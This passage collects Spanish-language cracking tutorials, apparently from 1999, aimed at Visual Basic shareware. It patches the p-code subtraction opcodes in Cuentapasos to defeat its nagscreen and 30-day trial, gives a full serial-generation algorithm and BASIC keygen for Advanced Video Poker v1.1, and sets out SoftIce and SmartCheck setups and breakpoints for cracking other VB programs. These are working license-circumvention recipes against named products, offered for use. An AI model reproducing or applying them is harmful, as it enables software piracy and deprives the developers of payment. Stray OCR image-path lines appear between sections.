¿Y dóde está esa función? Para encontrarla, podemos seguir traceando el programa, tarde o temprano hará una resta. O también podemos, si tenemos el VB, generarnos un p-code que haga restas, sumas y todas las funciones que queramos descubrir. No tenemos más que pasarlo por el SoftIce.

La resta nos la encontramos en 0F0FDF78h, y el resto de funciones aritméticas se encuentran a su alrededor. Encontramos multiplicaciones de enteros, de flotantes, operaciones lógicas,... todo un surtido.

La función de resta de enteros, al igual que la de suma de enteros que está más arriba, se encuentran para operadores de 16 bits y para operadores de 32 bits. Si queremos colocar puntos de ruptura, los tendremos que colocar por duplicado:

```
0F0FDF78 pop eax
0F0FDF79 sub [esp], eax
0F0FDF7C jo 0F0FDAC4
0F0FDF82 xor eax, eax
0F0FDF84 mov al, [esi]
0F0FDF86 inc esi
0F0FDF87 jmp ds:[eax*4+0F0FED94]
```

Esta función, saca un operador de la pila y se lo resta al que queda en la misma. El resultado queda almacenado en la pila, saltando a 0F0FDAC4h en caso de overflow (EAX>(ESP)).

En mi Cuentapasos, los días transcurridos son seis así que coloco un punto de ruptura en 0F0FDF79 de la forma **`bpx 0F0FDF79 if (*(esp)==1E)&(eax==6)`**.

Lo colocamos también en la versión de 16 bits, por si las moscas: **`bpx 0F0FDF62 if (*(esp)==1E)&(ax==6)`**.

Pulsamos Ctrl+D, ejecutamos el Cuentapasos y aparecemos en 0F0FDF79. Efectivamente, la aplicación está intentando hacer 30-6. Examinamos a donde apunta ESI. A la dirección 4ADF48h, del ejecutable del Cuentapasos. En realidad, ESI está ya apuntando a la siguiente instrucción a ejecutar (hace las veces de EIP). La instrucción que nos trajo aquí es el byte '0AEh' de 4ADF47h.

Aquí, al igual que en el caso anterior podemos cambiar dos cosas:

- **Los operandos**. Para cambiarlos tendríamos que retroceder, poner un punto de ruptura antes y ver de donde saca el Cuentapasos los valores de los operandos. Para ello, lo mejor es colocar un punto de ruptura de acceso a memoria en direcciones anteriores a 4ADF47h (nuestros antiguos bpx, se convierten en bpm's). Después traceamos y vamos viendo con atención de donde van saliendo los operandos (ingeniería inversa hacia atrás).
- **La instrucción**. Podemos cambiar la resta por otra instrucción, o mejor, por una suma ;-)

¿Como hacemos esto? ¿Cuál es el código de la suma? Veamos, el código de la resta (32 bits) como hemos visto es 0AEh. La función de suma, nos la encontramos algo más arriba, en 0F0FDF3Dh. Para saber su código, nos vamos a la tabla de 0F0FED94h. El puntero a la función resta, debe encontrarse en:

4*0AEh + 0F0FED94h = 0F0FF04Ch

Nos vamos allí, y efectivamente encontramos la dirección de la función resta de 32 bits. Vamos a ver donde está el puntero a la suma, no debe estar muy lejos. La encontramos cuatro palabras más arriba, en 0F0FF03Ch. El código de la suma será por tanto:

(0F0FF03Ch - 0F0FED94h) / 4 = 0AAh

El crack consitirá en sustituir en aquellos lugares en donde se realice la resta, 30-6 (6 en mi caso), el código de la operación resta (0AEh) por el de la suma (0AAh).

Pulsamos Ctrl+D y vuelve a saltar enseguida el SoftIce. En esta ocasión, el culpable es el 0AEh situado en 4ADFA9h. Lo anotamos y volvemos a pulsar Ctrl+D. Nos aparece la nagscreen. Vamos a por el 'acerca de...'. Pulsamos *Aceptar* y abrimos el 'acerca de...' .. otra vez nos salta el SoftIce, otro código de resta en 04A4716h. Anotamos y Ctrl+D... otro más en 04A4769h. Este es el último.

Repetimos la prueba, pero ahora, en el primer punto de ruptura, sustituímos los bytes 0AEh de 4ADF47h, 4ADFA9h, 4A4716h y 4A4769h por 0AAh. Realizar un cargador que, además de pulsar el botón de la nagscreen tal y como se ha explicado, realice los parches en memoria necesarios es sencillo. Tenéis un ejemplo en otro tutorial de **Esiel2**, que casualmente versa sobre el antecesor del actual Cuentapasos.

Quitamos los puntos de ruptura, para probar, Ctrl+D y .....

..... ;-) p-code rulezzz!!

Conclusiones.

Hemos mostrado como una protección como la de la nagscreen, correctamente implementada por el autor de la aplicación, puede ser fácilmente burlada porque el autor cometió el "error" de programar en Visual Basic. De paso, hemos sacado del baúl una técnica casi olvidada pero de una gran potencia, mediante la cual podríamos entre otras cosas, automatizar tareas, rellenar formularios automáticamente, gastar bromas, etc...

Hasta aquí, nada nuevo.

La novedad es el p-code. Inicialmente, en una primera toma de contacto, los programas p-code confunden y pueden terminar por aburrir al más intrépido ingeniero inverso. Está invención de Microsoft, desde el punto de vista teórico, puede parecer un gran avance ya que está a un paso de la creación de programas que puedan ejecutarse en cualquier máquina, independientemente del procesador o sistema operativo, siempre y cuando existan unas librerías diseñadas para dicha máquina o sistema operativo que interpreten el código del ejecutable.

Nada más lejos de la realidad. Lo que en código nativo es una simple instrucción como la resta, se convierte en los programas p-compilados en varias instrucciones. Igual ocurre con el resto: push, add,... Esto, inevitablemente conduce a que las aplicaciones se enlentezcan o, lo que es lo mismo, que necesitemos más recursos (procesadores más rápidos) para poder mantener las mismas prestaciones. Esta política de Microsoft, por supuesto favorece a los fabricantes de hardware como Intel.

Desde el punto de vista de la ingeniería inversa, supone una metedura de pata más de Microsoft (y van ...). Identificando convenientemente las funciones de interés, podremos facilmente desentrañar las protecciones de las aplicaciones. En este tutorial se ha expuesto un método que puede, sistemáticamente, echar abajo casi cualquier sistema de protección de aplicaciones p-compiladas, basado en limitaciones en el número de ejecuciones, periodos de pruebas, etc... Es cuestión de acostumbrarse, donde poníamos antes breakpoints de ejecución ahora ponemos breakpoints de acceso a memoria, donde el EIP decía ahora dice el ESI,...

En cierto modo es triste ver como los desvelos de un programador por proteger su aplicación, colocando protecciones a diestro y siniestro, y creando un sistema de protección en conjunto bastante robusto, salta en mil pedazos por el hecho de haber utilizado Visual Basic y su "p-compilación". Si el futuro del Visual Basic pasa por el p-code ... o le abrimos los ojos a los

programadores y reaccionan o creo que la ingeniería inversa de VB se va a volver muy aburrida.

Para ilustrar dicho método, lo hemos utilizado contra una de las pocas aplicaciones p-compiladas que he podido encontrar (por ahora): nuestro entrañable Cuentapasos. Pero no creais que sus protecciones se limitan tan solo a la nagscreen y al periodo de evaluación. ¡Que va! El Cuentapasos no se acaba ahí, esconde muchos más secretos. Desviaros de la senda seguida en este tutorial para deshacer su protección, buscad caminos alternativos. Quedan muchas preguntas por responder:

- Dónde se guardan los días transcurridos? O se guarda la fecha de instalación?
- Dónde se guarda el otro protagonista de la resta, el límite de 30 días? ¿Y si lo cambiamos?
- Cómo se registra el programa? De dónde sale el código de compra?
- Por qué no cambia el número de días transcurridos si cambio la fecha? Cuándo se actualiza?
- El cálculo de los días transcurridos, es igual al ejecutar las primeras veces el Cuentapasos que después?
- Por qué en algunos ordenadores se cierra el programa a los pocos minutos de conexión?

Investigad, y os encontrareis destellos de calidad del programador, de los que da gusto encontrar en un producto nacional, y alguna que otra metedura de pata, de las que hacen que te caigas al suelo de risa ;-D

Como veis, se podría escribir un libro sobre el Cuentapasos (este tutorial ya es casi un libro).

En cierta manera somos nosotros los que obligamos a los programadores a profundizar en el arte de la programación. Y gran parte de lo que aprenden en el sano intento de "jodernos", lo aplican en otras facetas de sus aplicaciones, mejorando sus prestaciones. Aunque la mayoría no lo quieran reconocer, parte de lo que saben nos lo deben a nosotros, los "crackers".

Y por supuestísimo, parte de lo que sabemos nosotros se lo debemos a las "comeduras de coco" de ellos a la hora de implementar una protección.

Agradecimientos:

Esiel2/TNT	.... ves lo que te has perdido? ... ;-P
Mr.BlacK/WkT!	.... por sus orientaciones en esta jungla ....
bb	.... no te conozco, no te he visto, pero tu tutorial es una gozada .....
Fravia	.... La Biblia On-Line ....
WkT!	.... por creer en un novato ....
Toby	.... ha sido todo un placer "pelearme" contigo (y olvídate del VB) ....

Mr. Blue

.... era una raza muy atrasada ....

.... al borde del siglo XXI aún utilizaban aplicaciones Micro$oft ...

--


ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Advanced Video Poker v1.1**	W95 / W98 / NT
Descripción	Juego de Poker al estilo Casino	
Tipo	Shareware	
Url	http://www.aha.ru/~aasamson/download/	
Protección	**Número de Serie. Time Limit 30 Dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	Smartcheck v6.01 (Build 952)	
Objetivo	**Buscar el número de serie y crear su Key-Generator**	
Cracker	**Mr.GReeN [WkT!]**	
Fecha	14 de Agosto de 1999	

Introducción

El programa es un clásico juego de Poker al estilo de los casinos norteamericanos, ameno y bonito. Su protección es de 30 dias, libre de nags o recordatorios que nos induzcan a registrar el programa. Pasados los 30 dias se acabó, no juegas más. Programa elaborado en Visual Basic e interesante para comenzar a usar Smartcheck para estudiar el comportamiento de la rutina generadora del número de serie

Manos a la obra!

Cargamos Smartcheck y desde ahí lanzamos el programa que vamos a estudiar. Bien , vamos a incorporar gráficos para ilustrar mejor el comportamiento de Smrtck, de acuerdo? Así nos resultará más fácil de comprenderlo (y menos teclas a tocar pa mi xDDDD). Lanzamos el programa desde la opción Program/Start y una vez dentro de él nos vamos a la opción Register. Entramos como nombre: Usuario Registrado[WkT!] y como número de serie, mi número mágico: 9900990099, ¡vale, vamos allá!



Mirad bien el comportamiento de la rutina. Toma el primer caracter del nombre y su código ASCII y se suma consigo mismo, al resultado le llamaremos SUMA (170=85+85), luego toma el segundo caracter (s) cuyo valor ASCII es 115, ok?, Vemos un resultado "370" ¿¿¿comor??????. Bueno, tenemos SUMA,115 y otra vez 85 (cód ASCII de "U"), sume- mos otra vez: 170+85+115= 370, ahora SUMA=370. Ya tenemos la fórmula, SUMA + Cód.ASCII del primer carácter del nombre + cód. ASCII de cada uno de los caracteres del nombre, al final, esto dá un resultado, en este caso: 4355, Bien qué hace, además, la ru- tina de cálculo del número de serie???, veamos:

```
Integer (4355) --> String ("4355")
Val(String:"4355") returns double:4355 (displayed as single-precisic
Len(VARIANT:Double:4355) returns LONG:7793016
Len(VARIANT:Double:8710) returns LONG:7793016
Len(VARIANT:Double:8710) returns LONG:7793016
Len(VARIANT:Double:17420) returns LONG:7793016
Len(VARIANT:Double:17420) returns LONG:7793016
Len(VARIANT:Double:34840) returns LONG:7793016
Len(VARIANT:Double:34840) returns LONG:7793016
Len(VARIANT:Double:69680) returns LONG:7793016
Len(VARIANT:Double:69680) returns LONG:7793016
Len(VARIANT:Double:139360) returns LONG:7793016
Len(VARIANT:Double:139360) returns LONG:7793016
Len(VARIANT:Double:278720) returns LONG:7793016
Len(VARIANT:Double:278720) returns LONG:7793016
Len(VARIANT:Double:557440) returns LONG:7793016
Len(VARIANT:Double:557440) returns LONG:7793016
Len(VARIANT:Double:1.11488e+006) returns LONG:7793016
Len(VARIANT:Double:1.11488e+006) returns LONG:7793016
Len(VARIANT:Double:2.22976e+006) returns LONG:7793016
Len(VARIANT:Double:2.22976e+006) returns LONG:7793016
```

Bueno, parece fácil, no?. 4355 * 2 = 8710; 8710 * 2 = 17420; etc. etc. etc...., pero cuan- tas veces realiza esta operación?, 36 veces, al final dá un número LONG que parece ser el número de serie deseado, veamos, despues de la larga cuenta, nos arroja: 748183302963- 20, parece un numero de serie en toda regla, pero aún no acaba la cosa aquí, porque si en- tramos este LONG, nos lo escupe con los siento Burt Lancaster, la cagaste. :) Así pues, con tinuamos.

```
Len(VARIANT:Double:7.48183e+013) returns LONG:7793016
Len(VARIANT:Double:1.49637e+014) returns LONG:7793016
txtCode.Text
txtCode.Text
```

Aqui, subrayadito esta: 149637e+014, o sea: 149636660592640, Uallllaaaaaaaaaa!!!!. Exito total, lo entramos y.... Thanks!!! el mensaje feliz! Yatá, I got it!!! That's all folk!!!.

Pero que ha hecho?. Lo ha reducido. Mientras la cifra final sea mayor que 200000000000000#, cifra = cifra /2, esto os lo digo yo que me lo he curra o:)

Bien ya tenemos todos los ingredientes para confeccionar el KeyGen. Amos allá!

Suma=Asc(1er. caracter nombre) + asc(cadauno de los caracteres del nombre), tantas veces como letras tenga el nombre. En Basic seria algo así:

L=Len (nombre$) ..... Longitud del nombre.

(cod.asc.primer.caracter) b# = Asc(left$(nombre$,1)) ... en nuestro caso: 85

Ahora vamos a buscar el número sagrado que se vá multiplicar 36 veces. Sería algo asi:

For x = 1 To L

e# = Asc(Mid$(nombre$, x, 1)):....en e se lamacena el ASCII de cada caracter del nombre

suma# = suma# + e# + b#

Next

Ok!, en suma tenemos yá almacenado el numero dorado, 4355

La segunda parte es:

For x = 1 To 36
suma# = suma# + suma#
Next

suma# = 74818330296320, pero no nos vale.

la tercera parte del keygen es:

While suma# >= 200000000000000#
suma# = suma# / 2
Wend

Ahora suma# contiene el serial correcto para ese nombre: 149636660592640

y ya hemos confeccionado el KeyGen. No es ná, gracias y tá otra!

CRACKEANDO EN VISUAL BASIC

Tutorial por: Esiel2.

1) Introduccion.

2) Primeros Pasos: Configuracion de Nuestras Herramientas.

3) Descompiladores para Visual Basic.

4) Crackeando Usando el Soft-Ice.

5) Crackeando Usando el Smartcheck.

6) La Alternativa: La Funcion Hmemcpy.

7) Lista de Posibles Breakpoints en Visual Basic 5 y ¿6?

1) Introduccion.

Antes de empezar quisiera decir que hago este tutorial para que quien lo lea sepa lo **basico** a mi entender que debe tener de herramientas y unos conocimientos de algunas funciones que tanto le gusta llamar el visual basic, a su dll de alma (nunca mejor dicho) MSVBVM50.DLL o la ultima version MSVBVM60.DLL para poder hacer algo interesante sin que nada nos estorbe. Cada vez nos encontramos con mas programas hechos en visual basic, espero que este tutorial te sirva para abordarlos.

Las herramientas necesarias o imprescindibles, mas bien esto ultimo son el poco ;) conocido Soft-ice y el Smartcheck, cuanto mas actualizado pues mejor ;). Espero que te sirva de base para crackear estos programas, y si te fijas, no cambia mucho la forma de afrontar las protecciones con respecto a otros programas compilados en otros lenguajes.

2) Primeros Pasos: Configuracion de Nuestras Herramientas.

Lo primero de todo claro esta es despues de tener las herramientas, configurarlas como 'dios' manda para que haga lo que nosotros necesitamos ya que si no de poco nos sirve bajarnos tantos megas.

Para configurar el soft-ice, no hay problema porque si ya hemos crackeado antes tendremos bien configurado el programa, no obstante aqui pongo mi winice.dat (cada uno lo puede adoptar a sus gustos, seguro que hay mejores formas, pero a mi me va bien asi) por si hay dudas al respecto:

```
// Aqui empieza //

NMI=ON
SIWVIDRANGE=ON
LOWERCASE=ON
MOUSE=ON
NOLEDS=OFF
NOPAGE=OFF
PENTIUM=ON
THREADP=ON
VERBOSE=ON

PHYSMB=128
SYM=512
HST=512
DRAWSIZE=2048
TRA=8

INIT="WL;WR;WD;X;"

F1="h;"
F2="^wr;"
F3="^src;"
F4="^rs;"
F5="^x;"
```

```
F6="^ec;"
F7="^here;"
F8="^t;"
F9="^bpx;"
F10="^p;"
F11="^G @SS:ESP;"
F12="^p ret;"
SF3="^format;"
CF8="^XT;"
CF9="TRACE OFF;"
CF10="^XP;"
CF11="SHOW B;"
CF12="TRACE B;"
AF1="^wr;"
AF2="^wd;"
AF3="^wc;"
AF4="^ww;"
AF5="CLS;"
AF8="^XT R;"
AF11="^dd dataaddr->0;"
AF12="^dd dataaddr->4;"
CF1="altscr off; lines 60; wc 32; wd 8;"
CF2="^wr;^wd;^wc;"


EXP=c:\windows\system\kernel32.dll
EXP=c:\windows\system\user32.dll
EXP=c:\windows\system\gdi32.dll
EXP=c:\windows\system\bivbx10.dll
EXP=c:\windows\system\comdlg32.dll
EXP=c:\windows\system\shell32.dll
EXP=c:\windows\system\advapi32.dll
EXP=c:\windows\system\shell232.dll
EXP=C:\windows\system\bivbx10.dll
EXP=c:\windows\system\comctl32.dll

WDMEXPORTS=OFF
MONITOR=0
PHYSMB=16
SYM=512
HST=256
TRA=8
MACROS=32
DRAWSIZE=2048
```


```
; WINICE.DAT

; (SIW95\WINICE.DAT)
; for use with SoftICE Version 3.2 (Windows 95)
; 14 July 1997

;*************************************************************************
; If your have MORE than 32MB of physical memory installed, change
; the PHYSMB line to the correct # of Megabytes.
; If you have LESS than 32MB you can save a bit of memory by
; specifying the correct # of Megabytes
; Example: PHYSMB=32
;*************************************************************************
; ***** Examples of sym files that can be included if you have the SDK *****
; Change the path to the appropriate drive and directory
;LOAD=c:\windows\system\user.exe
;LOAD=c:\windows\system\gdi.exe
;LOAD=c:\windows\system\krnl386.exe
;LOAD=c:\windows\system\mmsystem.dll
;LOAD=c:\windows\system\win386.exe
; ***** Examples of export symbols that can be included *****
; Change the path to the appropriate drive and directory
;EXP=c:\windows\system\vga.drv
;EXP=c:\windows\system\vga.3gr
;EXP=c:\windows\system\sound.drv
;EXP=c:\windows\system\mouse.drv
;EXP=c:\windows\system\netware.drv
;EXP=c:\windows\system\system.drv
;EXP=c:\windows\system\keyboard.drv
;EXP=c:\windows\system\toolhelp.dll
;EXP=c:\windows\system\shell.dll
;EXP=c:\windows\system\commdlg.dll
;EXP=c:\windows\system\olesvr.dll
;EXP=c:\windows\system\olecli.dll
;EXP=c:\windows\system\mmsystem.dll
;EXP=c:\windows\system\winoldap.mod
;EXP=c:\windows\progman.exe
;EXP=c:\windows\drwatson.exe
; ***** Examples of export symbols that can be included for Windows 95 *****
; Change the path to the appropriate drive and directory
;EXP=c:\windows\system\crtdll.dll
;EXP=c:\windows\system\version.dll
;EXP=c:\windows\system\netlib32.dll
```


;EXP=c:\windows\system\msshrui.dll
;EXP=c:\windows\system\msnet32.dll
;EXP=c:\windows\system\mspwl32.dll
;EXP=c:\windows\system\mpr.dll
;exp=c:\windows\system\msvbvm50.dll
exp=c:\windows\system\msvbvm60.dll

// Aqui termina //


Estas dos ultimas lineas del fichero winice.dat son importantisimas, si el programa que vas a crackear esta hecho en visual basic 5 (msvbvm50.dll) tienes que quitarle el ';' para que el soft-ice detecte cuando llama a dicha libreria porque si no ignoraria los breakpoints aunque este activa la del visual basic 6 (msvbvm60.dll), por lo demas funciona igual que con cualquier programa a crackear.

Para configurar el smartcheck, tienes que ir menu program y en settings poner lo siguiente:




Advanced Settings
Report errors caused by other errors
Report errors even if no source code is available
Report each error only once
Use multiple checking algorithm
Check all heap blocks on each memory function call
Overwrite memory with fill pattern upon deallocation
Guard bytes
4
Fill character
0xBF
(ASCII: ¿)
Performance Optimizations
Cache program events
Suppress system API and OLE calls
Defer program results until program terminates
OK
Cancel
Help

BPE_CME1.EXE - NuMega SmartCheck Settings
Error Detection
Reporting
Files to Check
Error Suppression
Program Info
SmartCheck will normally begin reporting events and errors immediately after starting the program. If you would like to control when event reporting starts, clear the setting below.
Start event reporting when starting this program
Report additional events
Information about the events below is sometimes valuable in diagnosing problems, but can significantly increase the disk space used by SmartCheck as it reports events. Select the events you would like SmartCheck to include in its reports.
Report handled Visual Basic runtime errors
Perform analysis of handled Visual Basic runtime errors
Report MouseMove events from OCX controls
Report Windows messages
Report callback and hook functions
OK
Cancel
Help



Despues de tener configurarado las herramientas, es hora de entrar en materia con mas salsa.

3) Descompiladores para Visual Basic

Descompiladores de visual basic, que yo sepa existe para la version 3.0 de este lenguaje en la pagina de DODI (facil de buscar en cualquier buscador de internet como en altavista o yahoo), y me parece que existe otra version para el visual basic 4.0 pero yo no he probrado ninguna de las dos, asi que no puedo decir nada mas. En cuanto a las versiones 5.0 y 6.0, por lo menos hasta el momento de escribir este tutorial creo que no existe (no verlo, no quiere decir que no exista), asi que mala suerte no podemos usar ningun descompilador para los programas mas nuevos e interesantes.

4) Crackeando Usando el Soft-Ice.

Para empezar, tengo que decir esta herramienta sirve de igual modo para los programas realizados en visual basic que en los demas, solo hay que tener en cuenta unas cuantas cositas basicas como saber que cuando el programa a crackear te pide un password o un serial, este es guardado en una variable en formato ancho, es decir, si la clave fuese 'esiel2' se almacenaria como 'e s i e l 2 ' con lo cual si hacemos una busqueda en memoria no encontrariamos ninguna direccion donde estaria almacenada y nos quedariamos algo extrañados(pero existe un breakpoint para esto muy interesante como son: MultiWideToWideChar y WideCharToMultiWide), con lo cual quiero decir que esto es un dato muy a tener en cuenta.

Aclarado esto, ¿como podemos abordar un programa en Visual Basic utilizando Soft-Ice? ... Pues lo primero a mi modo de ver es lo siguiente, yo estableceria una regla de semejanza, suponiendo que hayas hecho antes un crack, entonces los breakpoints de la derecha te deben ser familiares.

VB breakpoints		Breakpoints "normales"
rtcmsgbox		messagebox/a/exa
rtcinputbox		getwindowtext/a, getdlgitemtext/a
__vbanew, __vbanew2	~	dialogbox, dialogboxparam/a
__vbastrcomp	~	lstrcmp

Con estos breakpoints, ya te puedes hacer una idea de lo que se puede hacer, eso si, la cosa no es tan directa como en cualquier

programa hecho en un leguaje de programacion decente asi que para llegar al meollo de lo que busques tendras que pasar de mucho codigo inservible pero todo llega, asi que solo es cosa de tener PACIENCIA. Y todo se reduce a trazar el programa como si no fuese realizado en Visual Basic.

